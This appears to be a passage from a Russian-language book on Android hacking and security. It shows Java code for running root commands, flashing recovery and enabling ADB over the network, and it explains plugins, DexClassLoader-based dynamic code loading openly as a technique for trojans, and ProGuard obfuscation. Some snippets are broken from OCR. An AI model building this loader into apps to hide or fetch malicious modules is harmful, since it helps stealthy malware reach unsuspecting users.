


Рис. 15.8. Собственный CPU-Z в две строки

Результат, как говорится, налицо. Точнее, на экран. Вместо команды `cat /proc/cpuinfo` можно использовать и что-то поэкзотичнее, например `cat /system/build.prop` для просмотра файла системных настроек. Однако так мы далеко не уедем, система не даст нам сделать что-то серьезнее, чем чтение некоторых файлов или запуск простых команд.

Получаем права суперпользователя

Как я уже сказал, функциональность root-приложений построена на том, чтобы запускать команды от имени пользователя root, т. е. суперпользователя. В UNIX-

системах, коей Android является на самом низком уровне, эта операция выполняется с помощью команды `su`. По умолчанию она просто открывает шелл с правами root, но с помощью флага `-c` правами root можно наделить любую команду. Например, чтобы выполнить команду `id` с правами root, достаточно такой строки:

java

```
runCommand("su -c id");
```

Команда `id`, кстати говоря, возвращает идентификатор текущего пользователя (0 = root), так что сразу можно проверить, как все работает. Однако такой метод запуска имеет некоторые проблемы с парсингом. Если мы укажем дополнительные аргументы (например, `su -c uname -a`), команда просто не отработает. Обойти ограничение можно, передав ее как массив строк. Для удобства немного модифицируем код метода `runCommand`, заменив в нем первую строку:

java

```
public String runSuCommand(String cmd) {
    ...
    Process process = Runtime.getRuntime().exec(new String[]{"su", "-c", cmd});
        ...
}
```

Все, теперь с его помощью можно запускать хоть несколько команд одновременно, все с правами root:

java

```
runSuCommand("id; uname -a; cat /proc/cpuinfo");
```

В сущности, это все, и можно переходить к примерам, но есть еще один нюанс: смартфон может быть не рутован. Этот момент необходимо обязательно учитывать и проверять наличие прав root. Наиболее простой и эффективный способ проверки — это просто посмотреть, есть ли бинарник `su` в системе. Обычно он располагается в каталоге `/system/bin/` или `/system/xbin/` (в большинстве случаев), поэтому просто напишем такую функцию:

java

```
private boolean checkSu() {
    String[] places = {"/system/bin/", "/system/xbin/"};
    for (String where : places) {
        if (new File(where + "su").exists()) {
            return true;
        }
    }
```

```
    return false;
}
```

Объяснять тут особо нечего: есть su — *true*, нет — *false* (рис. 15.9).




Рис. 15.9. Стандартное окно запроса прав root в CyanogenMod

Несколько примеров

В маркете полно разнообразных root-приложений. Это и софт для запуска ADB в сетевом режиме, и приложения для установки recovery или ядер, и софт для перезагрузки напрямую в recovery. Сейчас я покажу, насколько на самом деле сложны эти приложения. Итак, первый тип софта: приложение для перезагрузки в recovery. В кастомных прошивках это штатная функция, доступная в Power Menu, но в стоковых прошивках для этого приходится использовать специальный софт. Все сложно? Отнюдь:

java

```
runSuCommand("reboot recovery");
```

Более сложный пример — прошивка кастомной консоли восстановления прямо из Android. В коде это выглядит так:

java

```
String recoveryImage = "/sdcard/recovery.img";
String recoveryPartition = "/dev/block/platform/msm_sdcc.1/by-name/recovery";
runSuCommand("dd if=" + recoveryImage + " of=" + recoveryPartition);
```

Стоит отметить, что это пример для чипов Qualcomm, в устройствах на базе других SoC путь до раздела recovery будет другим. Кстати, проверить, какой чип используется в девайсе, можно с помощью все того же `/proc/cpuinfo`:

java

```
String cpuinfo = runCommand("cat /proc/cpuinfo");
if (cpuinfo.contains("Qualcomm")) {
        // Имеем дело с Qualcomm, отлично, продолжаем
} else {
        // Другой SoC
}
```

Идем дальше, на очереди приложения в стиле Wi-Fi ADB (это реальное название). В маркете таких полно, и все они выглядят одинаково: экран с одной кнопкой для включения/выключения режима отладки по сети (ADB over Wi-Fi). Функция очень удобная, а потому приложения пользуются популярностью. Как реализовать то же самое? Очень просто:

java

```
runSuCommand("setprop service.adb.tcp.port 5555; stop adbd; start adbd");
```

Все, теперь сервер ADB на смартфоне работает в сетевом режиме, и к нему можно подключиться с помощью команды `adb connect IP-адрес`. Для отключения сетевого режима используем такой код:

java

```
runSuCommand("setprop service.adb.tcp.port -1; stop adbd; start adbd");
```

Ну и в завершение поговорим о настройщиках ядра. Таких в маркете достаточно много, один из наиболее популярных — TricksterMod. Он позволяет изменять алгоритм энергосбережения ядра, включать/выключать ADB over Wi-Fi, настраивать подсистему виртуальной памяти и многое другое. Почти все эти операции TricksterMod (и другой схожий софт) выполняет путем записи определенных значений в синтетические файлы в каталогах `/proc` и `/sys`.

Реализовать функции TricksterMod не составит труда. К примеру, нам надо написать код, изменяющий алгоритм энергосбережения процессора (governor). Для выполнения этой операции следует записать имя нужного алгоритма в файл `/sys/devices/system/cpu/cpu0/cpufreq/scaling_governor`, однако для начала нужно выяснить, какие алгоритмы поддерживает ядро. Они перечислены в другом файле, поэтому мы напишем простую функцию для его чтения:

java

```
private String[] getGovs() {
    return runCommand("cat
/sys/devices/system/cpu/cpu0/cpufreq/scaling_available_governors").split(" ");
}
```

Имея список поддерживаемых алгоритмов, мы можем выбрать один из них путем записи в файл `scaling_governor`. Для удобства будем использовать такую функцию:

java

```
private boolean changeGov(String gov) {
    runSuCommand("echo " + gov + " >
/sys/devices/system/cpu/cpu0/cpufreq/scaling_governor");
    String newgov = runCommand("cat
/sys/devices/system/cpu/cpu0/cpufreq/scaling_governor");
    if (newgov == gov) {
        return true;
    }
    return false;
}
```

После записи значения мы вновь читаем файл, чтобы удостовериться, что ядро действительно переключилось на указанный алгоритм. Далее можно создать формочку с кнопочками и меню и повесить на них наши функции. Есть и множество других файлов для тонкой настройки алгоритма энергосбережения (рис. 15.10).

```
shell@A0001:/ $ ls -l /sys/devices/system/cpu/cpu0/cpufreq/
-r--r--r-- root     root         4096 1970-05-07 18:15 affected_cpus
-r--r--r-- root     root         4096 1970-05-07 18:15 cpu_utilization
-r-------- root     root         4096 1970-05-07 18:15 cpuinfo_cur_freq
-r--r--r-- root     root         4096 1970-05-07 18:15 cpuinfo_max_freq
-r--r--r-- root     root         4096 1970-05-07 18:15 cpuinfo_min_freq
-r--r--r-- root     root         4096 1970-05-07 18:15 cpuinfo_transition_latency
-r--r--r-- root     root         4096 1970-05-07 18:15 related_cpus
-r--r--r-- root     root         4096 1970-05-07 18:15 scaling_available_frequencies
-r--r--r-- root     root         4096 1970-05-07 18:15 scaling_available_governors
-r--r--r-- root     root         4096 1970-05-07 18:15 scaling_cur_freq
-r--r--r-- root     root         4096 1970-05-07 18:15 scaling_driver
-rw-rw-r-- system   system       4096 1970-05-07 18:15 scaling_governor
-rw-rw-r-- system   system       4096 1970-05-07 18:15 scaling_max_freq
-rw-rw-r-- system   system       4096 1970-05-07 18:15 scaling_min_freq
-rw-r--r-- root     root         4096 1970-05-07 18:15 scaling_setspeed
drwxr-xr-x root     root              1970-05-07 18:15 stats
```

Рис. 15.10. Есть и множество других файлов для тонкой настройки алгоритма энергосбережения

Сторонние библиотеки

Приведенный выше способ выполнения команд с правами root отлично работает, но имеет небольшой недостаток. Дело в том, что запрос прав суперпользователя будет происходить во время каждого исполнения функции `RunSuCommand()`, а это значит, что если юзер не поставит галочку **Больше не спрашивать** в окне запроса прав root, он быстро устанет от таких запросов.

Решить проблему можно один раз, открыв root-шелл. Дальше выполнять все команды уже в нем. В большинстве случаев такой метод запуска избыточен, т. к. обычно нам необходимо выполнить только одну-две команды, которые можно объединить в одну строку. Но он будет полезен при разработке сложных root-приложений вроде комплексных настройщиков ядра и просто комбайнов.

Реализация удобной в использовании обертки для запуска root-шелла доступна как минимум в трех библиотеках.

- RootTools (**https://github.com/Stericson/RootTools**) от Stricson, разработчика инсталлятора Busybox для Android;
- libsuperuser (**https://github.com/Chainfire/libsuperuser**) от легендарного Chainfire;
- libsu (**https://github.com/topjohnwu/libsu**) от разработчика Magisk.

Расширение функциональности

Динамическое расширение функциональности — стандартная практика при разработке зловредов. Динамическое расширение можно использовать как для скрытия зловредной функциональности приложения (когда части малвари докачиваются из сети уже после установки основного приложения), так и для подключения новых функций. В следующих двух подразделах мы рассмотрим, как разделить одно приложение на несколько (архитектура плагинов) и как загрузить дополнительный код в уже работающее приложение.

Плагины

Ранее я уже упоминал, что с помощью Binder в Android реализован не только обмен сообщениями, но и вызов функций. Фактически каждый раз, когда код вызывает определенный системный API или функцию другого приложения, Android на самом деле посылает сообщение. Ответным сообщением как раз и будет возвращаемое функцией значение.

Допустим, у нас есть некое приложение, для которого мы хотим реализовать поддержку плагинов. Каждый плагин должен быть полноценным приложением для Android. «Родительское» приложение должно уметь само находить установленные плагины и добавлять их в список. Учитывая сказанное, нам необходимо внести в код приложения следующие изменения:

1. Определить API, с помощью которого приложение будет общаться с плагинами.
2. Реализовать механизм поиска плагинов и вести их «учет».

API

Самый удобный и простой способ реализации плагинов — в виде сервисов, запускаемых по запросу. Наше приложение будет находить установленные в системе приложения-плагины, в нужные моменты запускать реализованные в них сервисы и вызывать их функции. При этом сервисы будут запущены только тогда, когда они действительно нужны, а система сама позаботится об их завершении и менеджменте ресурсов. Именно так, кстати, работает система плагинов виджета DashClock и многих других приложений.

Для начала нам необходимо создать описание API (интерфейса) с каждой из сторон (приложения и плагинов) с помощью языка AIDL (Android Interface Definition Language). Для нашего примера создадим простой интерфейс, определяющий две функции: `run()` и `nameName()`:

java

```
package com.example.plugin

interface IPlugin {
        // Возвращает имя плагина
        String getName();
        // Запускает плагин и возвращает результат работы
        String run(int seconds);
}
```

Создайте файл `IPlugin.aidl` с помощью команд **New → AIDL → AIDL file** и поместите в него эти строки. Затем выполните **Build → Make Project**, чтобы Android Studio преобразовал AIDL в обычный код на Java.

Простейший плагин

Теперь реализуем сам плагин. Для этого создаем новый проект (пусть его имя будет `com.example.plugin1`), добавляем в него файл `IPlugin.aidl` (обратите внимание, что он должен точно совпадать с аналогичным файлом из предыдущего раздела) и файл `Plugin.java` со следующим содержимым:

java

```
public class Plugin extends Service {
        @Override
        public void onCreate() {
            super.onCreate();
        }
```

```
    @Override
    public IBinder onBind(Intent intent) {
        return mBinder;
    }

    private final IPlugin.Stub mBinder = new IPlugin.Stub() {
        public String getName() {
                return "ExamplePlugin";
        }

        public String run(int seconds) {
                try {
                    Thread.sleep(seconds * 1000);
                } catch (Exception e) {}
                    return "plugin1 done";
        }
    };
}
```

Это простейший плагин, который просто засыпает при запуске. Наиболее важная его часть — это метод `onBind`, который возвращает объект класса `Binder`, реализующий интерфейс `IPlugin`, в момент подключения к сервису. Другими словами, при подключении к плагину наше приложение получит объект, с помощью которого сможет вызывать определенные в плагине функции `getName()` и `run()`.

Поиск плагинов

Теперь необходимо реализовать систему поиска установленных плагинов. Проще (и правильнее) всего сделать это с помощью описанных ранее интентов. Для этого сначала внесем изменения в файл `Manifest` плагина, добавив в него следующие строки (в раздел `application`):

xml

```
<service android:name=".Plugin"
        android:exported="true">
        <intent-filter>
            <action android:name="com.example.action.PLUGIN" />
        </intent-filter>
</service>
```

Данные строки говорят о том, что сервис Plugin должен быть открыт для доступа извне и «отвечать» на интент `com.example.action.PLUGIN`, однако нам этот интент нужен вовсе не для этого, а для того, чтобы найти плагин в системе среди сотен установленных приложений.

Сам механизм поиска плагинов реализовать довольно просто. Для этого достаточно обратиться к PackageManager с просьбой вернуть список всех приложений, отвечающих на интент `com.example.action.PLUGIN`:

java

```
PackageManager packageManager = getPackageManager();
Intent intent = new Intent("com.example.action.PLUGIN");
List<ResolveInfo> list = packageManager.queryIntentServices(intent, 0);
```

Чтобы с плагинами было удобнее работать, создадим HashMap и поместим в него имена приложений-плагинов в качестве ключей, а имена их сервисов — в качестве значений:

java

```
HashMap<String, String> plugins = new HashMap<>();
if (list.size() > 0) {
    for (ResolveInfo info : list) {
        ServiceInfo serviceInfo = info.serviceInfo;
        plugins.put(serviceInfo.applicationInfo.packageName, serviceInfo.name);
    }
}
```

Запуск функций плагина

Теперь, когда у нас есть готовый плагин, а приложение умеет его находить, мы можем вызвать его функции. Для этого мы должны подключиться к сервису плагина с помощью `bindService`, передав ему обработчик подключения, который будет вызван, когда соединение с сервисом будет установлено. В коде все это будет выглядеть примерно так:

java

```
IPlugin plugin;

// Определяем наш "обработчик" подключения
class MyServiceConnection implements ServiceConnection {
    // Коллбек, который будет взыван при подключении к сервису
    public void onServiceConnected(ComponentName className, IBinder boundService ) {
        // Получаем объект для взаимодействия с сервисом
        plugin = IPlugin.Stub.asInterface(boundService);
        // Пробуем вызвать метод run() и логируем его вывод в консоль (это должна быть
                                                                строка "plugin1 done")
        try {
            String result = plugin.run(2);
```

```
            Log.d(TAG, "result: " + result);
        } catch (RemoteException e) {}
    }

    // Коллбек, который будет взыван при потере связи с сервисом
    public void onServiceDisconnected(ComponentName className) {
        plugin = null;
        Log.d(TAG, "onServiceDisconnected" );
    }
}

...

// Создаем Intent для вызова сервиса, определенного в приложении com.example.plugin1
ComponentName name = new ComponentName("com.example.plugin1",
plugins.get("com.example.plugin1"));
Intent i = new Intent();
i.setComponent(name);

// Подключаемся к сервису, запуская его в случае необходимости
MyServiceConnection myServiceConnection = new MyServiceConnection();
bindService(i, myServiceConnection, Context.BIND_AUTO_CREATE);

...

// Отключаемся от сервиса
unbindService(myServiceConnection);
```

Данный код, при всей своей громоздкости, делает очень простую вещь — подключается к сервису, реализованному в приложении `com.example.plugin1` (это наш плагин, напомню) и вызывает функцию `run()`, которую мы ранее определили в плагине и интерфейсе `IPlugin.aidl`. Само собой, данный пример будет работать только в отношении одного плагина, имя которого заранее известно. В реальном приложении необходимо будет либо проходить по всему hashmap `plugins` и последовательно запускать каждый плагин, либо реализовать графический интерфейс, который будет динамически создавать и выводить на экран список плагинов на основе hashmap и позволит пользователю запускать каждый из них по отдельности. Можно использовать hashmap `plugins` для создания кнопок интерфейса, при нажатии на которые будет запускаться тот или иной плагин.

В общем, вариантов масса, главное — запомнить, что перед запуском нового плагина необходимо отключаться от предыдущего. Все остальное Android сделает сам: при подключении к плагину запустит сервис, передаст ему управление, а затем завершит сервис при отключении. Никакого лишнего оверхеда на систему, никаких чрезмерных расходов оперативной памяти, даже за поведением плагинов следить не надо: в случае если один или несколько из них начнут грузить систему или выжирать оперативку — система их прибьет.

И еще одна важная деталь. Вызов функций плагина происходит синхронно, т. е. в нашем случае при выполнении `plugin.run(2)` приложение будет заморожено на две секунды. По-хорошему, в данном случае необходимо выполнять запуск функции в отдельном потоке, а затем отправлять результат исполнения в основной поток.

Динамическая загрузка кода

В классическом Java есть класс под названием `java.lang.ClassLoader`. Его задача — загружать байткод указанного класса (файл с расширением `.class`) в виртуальную машину во время исполнения приложения. Затем можно создать объект этого класса и вызывать его методы с помощью рефлексии. Это способ динамической загрузки кода.

В Android нет виртуальной машины Java и нет класса `ClassLoader`, но есть его аналог — `DexClassLoader`, выполняющий ровно ту же функцию, но в отношении байткода DEX (и файлов `.dex` вместо `.class` соответственно). В отличие от «настольного» Java, где проще положить нужный jar-файл в `CLASSPATH` и не возиться с динамической загрузкой, в Android такой подход дает действительно много преимуществ, главное из которых состоит в том, что функциональность приложения можно расширять и обновлять незаметно для пользователя и ни о чем его не спрашивая. В любой момент ваше приложение может скачать файл с классом с сервера, загрузить, а затем удалить файл.

Классы можно хранить прямо в пакете APK и загружать во время старта приложения. Выгода здесь в том, что код загружаемых классов будет отделен от кода самого приложения и находится в APK «не по адресу»; инструменты вроде apktool, которыми так любят пользоваться реверсеры, их просто не увидят. С другой стороны, это скорее защита от дурака, т. к. нормальный реверс-инженер быстро смекнет, что к чему.

Как бы там ни было, динамическая загрузка классов — очень полезная штука при написании не совсем «белых» приложений, поэтому любой security-специалист должен знать, как этот механизм работает и как он используется в троянах.

Простейший пример

Чтобы все написанное далее было проще понять, сразу приведу пример рабочего загрузчика классов:

java

```
// Путь до jar-архива с нашим классом
String modFile = "/sdcard/myapp/module.jar";
// Путь до приватного каталога приложения
String appDir = getApplicationInfo().dataDir;

// Подгружаем файл с диска
DexClassLoader classLoader = new DexClassLoader(modFile, appDir, null,
getClass().getClassLoader());
```

```
// Загружаем класс, создаем объект и пробуем вызвать метод run() с помощью рефлексии
try {
    Class c = classLoader.loadClass("com.example.modules.simple.Module");
    Method m = c.getMethod("run", null);
    m.invoke(c.newInstance(), null);
} catch (Exception e) {
    e.printStackTrace();
}
```

В целом здесь все просто, код загружает jar-архив `/sdcard/myapp/module.jar` с нужным классом, загружает из него класс `com.example.modules.simple.Module`, создает объект и вызывает метод `run()`. Обратите внимание на три момента:

- `DexClassLoader` умеет загружать как «просто файлы .dex», так и jar-архивы, последние предпочтительнее из-за сжатия и возможности использовать цифровую подпись;
- второй аргумент конструктора `DexClassLoader` — это каталог, который он использует для сохранения оптимизированного байткода (odex), для простоты мы указываем приватный каталог самого приложения;
- в качестве аргумента метода `loadClass` всегда необходимо указывать адрес класса вместе с именем пакета.

Чтобы проверить данный код на работоспособность, создадим простейший модуль:

java

```
package com.example.modules.simple.Module;

import android.util.Log;

public class Module {
    public void run() {
        Log.d("Module", "I am alive!!!");
    }
}
```

Не торопитесь создавать новый проект в Android Studio, можно накидать этот код прямо в «Блокноте» и собрать его в jar-архив из командной строки:

```
$ javac -classpath /путь/до/SDK/platforms/android-29/android.jar Module.java
/путь/до/SDK/build-tools/29.0.1/dx --dex --output=module.jar Module.class
```

Удостоверьтесь, что каталоги `platforms/android-29` и `build-tools/29.0.1` существуют, в вашем случае их имена могут отличаться.

Если все пройдет гладко, на выходе мы получим файл `module.jar`. Останется только добавить код загрузчика в приложение, положить `module.jar` на карту памяти, собрать и запустить приложение.

Долой рефлексию

Рефлексия — хорошая штука, но в данном случае она только мешает. Один метод без аргументов с ее помощью вызвать нетрудно, однако, если мы хотим, чтобы наше приложение имело развитый API модулей с множеством методов, принимающих несколько параметров, нужно придумать что-то более удобное. Например, использовать заранее определенный интерфейс, который будет реализовывать каждый модуль.

Применив такой подход к описанному выше примеру, мы получим следующие три файла:

1. Файл `ModuleInterface.java`, с описанием API:

java

```
package com.example.modules;

public interface ModuleInterface {
    public void run();
}
```

2. Файл `Module.java` с реализацией нашего модуля:

java

```
package com.example.modules.simple.Module;

import android.util.Log;

public class Module implements ModuleInterface {
    public void run() {
        Log.d("Module", "I am alive!!!");
    }
}
```

3. Новый загрузчик модуля (поместите в свое приложение):

java

```
String modFile = "/sdcard/myapp/module.jar";
String appDir = getApplicationInfo().dataDir;

DexClassLoader classLoader = new DexClassLoader(modFile, appDir, null,
getClass().getClassLoader());
```

```
// Загружаем класс и создаем объект с интерфейсом ModuleInterface
ModuleInterface module;
try {
    Class<?> class = classLoader.loadClass("com.example.modules.simple.Module");
    module = (ModuleInterface) class.newInstance();
} catch (Exception e) {
    e.printStackTrace();
}

module.run()
```

Теперь мы можем работать с модулем, как с обычным объектом. Более того, система сама отбракует модули (классы), не совместимые с интерфейсом, еще на этапе загрузки, поэтому нам не придется задаваться вопросами: а есть ли в модуле нужный нам метод?

Когда модулей много

С одним модулем мы разобрались, но что делать, если их будет много? Как вести учет этих модулей и не потеряться среди них? На самом деле все просто, для этого можно использовать hashmap. Еще раз изменим загрузчик:

java

```
String modDir = "/sdcard/myapp/";
String appDir = getApplicationInfo().dataDir;

File[] files = new File(modDir).listFiles();

Map<String, ModuleInterface> modules = new HashMap<>();

// Загружаем все jar-файлы из указанного каталога, создаем для каждого из них объект
и помещаем в хэшмэп modules
for (File file : files) {
    DexClassLoader classLoader = new DexClassLoader(file, appDir, null,
                                                    getClass().getClassLoader());
    try {
        Class<?> class = classLoader.loadClass("com.example.modules." +
                                    file.getName().replace(".jar", "") + ".Module");
        module = (ModuleInterface) class.newInstance();
        ModuleInterface obj = (ModuleInterface) loadedClass.newInstance();
        modules.put(file.getName().replace(".jar", ""), obj);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Данный код загружает все jar-файлы из указанного каталога, загружает их классы `Module`, создает на их основе объекты и помещает их в hashmap `modules`. Обратите внимание на трюк, использованный при загрузке класса и размещении объекта в hashmap. Он нужен для простоты: вместо того, чтобы выяснять принадлежность каждого модуля/класса пакету, мы просто условились, что имя jar-файла модуля будет соотноситься с именем пакета по такой схеме: `com.example.modules.ИМЯ_JAR_ФАЙЛА`, так что мы сразу знаем полный адрес класса каждого модуля.

Например, приведенный ранее модуль принадлежит пакету `com.example.modules.simple` (см. директиву package), поэтому его необходимо включить в jar-архив `simple.jar` (меняем `--output=module.jar` на `--output=simple.jar` в команде сборки). Когда придет время создать новый модуль, к примеру `remote_shell`, первой строчкой в его исходниках мы укажем: `package com.example.modules.remote_shell.Module;` и запакуем скомпилированный байткод jar-архив `remote_shell.jar`. Имя jar-файла (без расширения) используется также в качестве ключа в hashmap, поэтому, зная имя модуля, всегда можно запустить его методы:

java

```
ModuleInterface module = modules.get("имя_модуля");
module.run();
```

Берем модули с собой

На данном этапе у нас уже есть приложение, способное загружать неограниченное количество модулей из указанного каталога и с удобством работать с ними. Осталось разобраться с тем, как распространять эти модули. Самый очевидный вариант — это загружать их с сервера. Пусть наш «троян» делает это раз в день, а после скачивания модулей запускает загрузчик модулей, чтобы подгрузить их в приложение. Рассказывать, как это сделать, я не буду, здесь все элементарно, и решение этой задачи вы найдете в любой вводной книге про разработку для Android.

Еще один вариант — включить модули в пакет с приложением. В этом случае троян будет иметь доступ к необходимым модулям сразу после первого запуска, что защитит его от проблем с доступом к сети. Когда же сеть появится, он сможет догружать модули с сервера по мере необходимости.

Чтобы включить модули в APK, их необходимо поместить в каталог `assets` внутри проекта (в нашем случае в `assets/modules`), а затем реализовать распаковщик модулей в нужный нам каталог. В коде это будет выглядеть примерно так:

java

```
String[] moduleList = context.getAssets().list("modules");
String unpackPath = "/sdcard/myapp/";

File unpackDir = new File(unpackPath);
unpackDir.mkdirs()
```

```
try {
    BufferedInputStream bis;
    OutputStream dexWriter;
    final int BUF_SIZE = 8 * 1024;

    for (String moduleFile : moduleList) {
        try {
            bis = new BufferedInputStream(context.getAssets().open("modules/" +
                                                                    moduleFile));
            dexWriter = new BufferedOutputStream(new FileOutputStream(unpackPath +
                                                                "/" + moduleFile));
            byte[] buf = new byte[BUF_SIZE];
            int len;
            while((len = bis.read(buf, 0, BUF_SIZE)) > 0) {
                dexWriter.write(buf, 0, len);
            }
            dexWriter.close();
            bis.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
} catch (IOException e) {
    e.printStackTrace();
}
```

Все очень просто. Код находит модули внутри пакета и поочередно копирует их в каталог `/sdcard/myapp`, из которого затем их можно будет подгрузить с помощью загрузчика.

ГЛАВА 16

Скрываем и запутываем код

Мы уже убедились, насколько просто проанализировать и взломать приложение для Android. Код на Java или Kotlin — как открытая книга. Его легко декомпилировать, изучить и внести правки. Поэтому авторы малвари часто применяют различные методы запутывания (обфускации), упаковки и шифрования кода. В этой главе мы рассмотрим некоторые из таких методов.

Сразу поясню: не стоит воспринимать приведенную в статье информацию как рецепт абсолютной защиты. Такого рецепта нет, защищая приложение на устройстве, мы всего лишь даем себе отсрочку, затормаживая исследование, но не делаем его невозможным. Все это — бесконечная игра в кошки-мышки, когда исследователь взламывает очередную защиту, а разработчик придумывает ей более изощренную замену.

Второй важный момент: я приведу несколько различных техник защиты, и у вас может возникнуть соблазн запихнуть их все в один класс (или нативную библиотеку), а потом с удобством для себя запускать один раз при старте приложения. Так делать не стоит: механизмы защиты должны быть разбросаны по приложению и стартовать в разные моменты времени. Так вы существенно усложните жизнь взломщику, который в противном случае мог бы определить назначение класса/библиотеки и целиком заменить его на одну большую заглушку.

Обфускация

Лучший способ защиты кода приложения от реверса — это обфускация, другими словами, запутывание байткода так, чтобы реверс-инженеру было невыносимо трудно в нем разобраться. Существует несколько инструментов, способных это сделать. Наиболее простой, но все же эффективный, есть в составе Android Studio. Это R8, не так давно заменивший известный инструмент минимизации/обфускации ProGuard.

Для его активации достаточно добавить в раздел **android → buildTypes → release** файла `build.gradle` строку `minifyEnabled true`:

build.gradle

```
android {
    ...
    buildTypes {
        release {
            minifyEnabled true
        }
        ...
    }
}
```

После этого Android Studio начнет пропускать все «релизные» сборки через ProGuard. В результате приложение станет компактнее (за счет удаления неиспользуемого кода), а также получит некоторый уровень защиты от реверса. «Некоторый» в том смысле, что ProGuard заменит имена всех внутренних классов, методов и полей на одно-двухбуквенные сочетания. Это действительно существенно затруднит понимание декомпилированного/дизассемблированного кода (рис. 16.1).




Рис. 16.1. Так выглядят классы в декомпиляторе JADX после применения ProGuard

Собственный словарь

По умолчанию ProGuard/R8 переименовывает классы, методы и поля, используя английский алфавит: первый переименовывается в «a», второй в «b», двадцать седьмой — в «aa» и т. д. Проблема такого подхода в том, что он предсказуем;

взломщику придется разобраться в вашем коде только один раз, и он легко найдет нужный участок кода в другой версии приложения: его имя, скорее всего, будет таким же.

Эту проблему можно побороть, используя разные словари. В Интернете даже можно найти словарь, содержащий запрещенные для использования в Windows имена файлов (**https://github.com/facebook/proguard/blob/master/examples/dictionaries/windows.txt**), что должно помешать распаковке исполняемого файла в Windows, но на деле почти ничего не дает. Применяя разные словари к каждой новой версии приложения, можно сделать порядок генерирования имен непредсказуемым и запутать взломщика.

Загрузить такой словарь можно с помощью следующих инструкций в файле `proguard-rules.pro` внутри проекта:

```
-obfuscationdictionary method-dictionary.txt
-packageobfuscationdictionary package-dictionary.txt
-classobfuscationdictionary class-dictionary.txt
```

Также можно порекомендовать использовать следующую опцию:

```
-repackageclasses 'o'
```

Она переместит все классы в пакет «o», что в теории должно еще сильнее запутать взломщика.

Скрытие строк

В половине случаев взломщик начинает реверс приложения с поиска строк. В виде строк в приложении могут быть сохранены ключи шифрования, ключи API, строки интерфейса, которые могут облегчить дальнейшее изучение кода. Поэтому скрытие строк — одна из первоочередных задач для любого, кто хочет защитить свое приложение.

Сохраняем строки в strings.xml

Это, наверное, простейший метод скрытия строк. Смысл метода в том, чтобы вместо размещения строки внутри константы в коде, что приведет к ее обнаружению после простейшего поиска по бинарному файлу, разместить ее в файле `res/values/strings.xml`:

xml

```
<resources>
    ...
    <string name="password">MyPassword</string>
    ...
</resources>
```

А из кода обращаться через `getResources()`:

java

```
String password = getResources().getString(R.string.password);
```

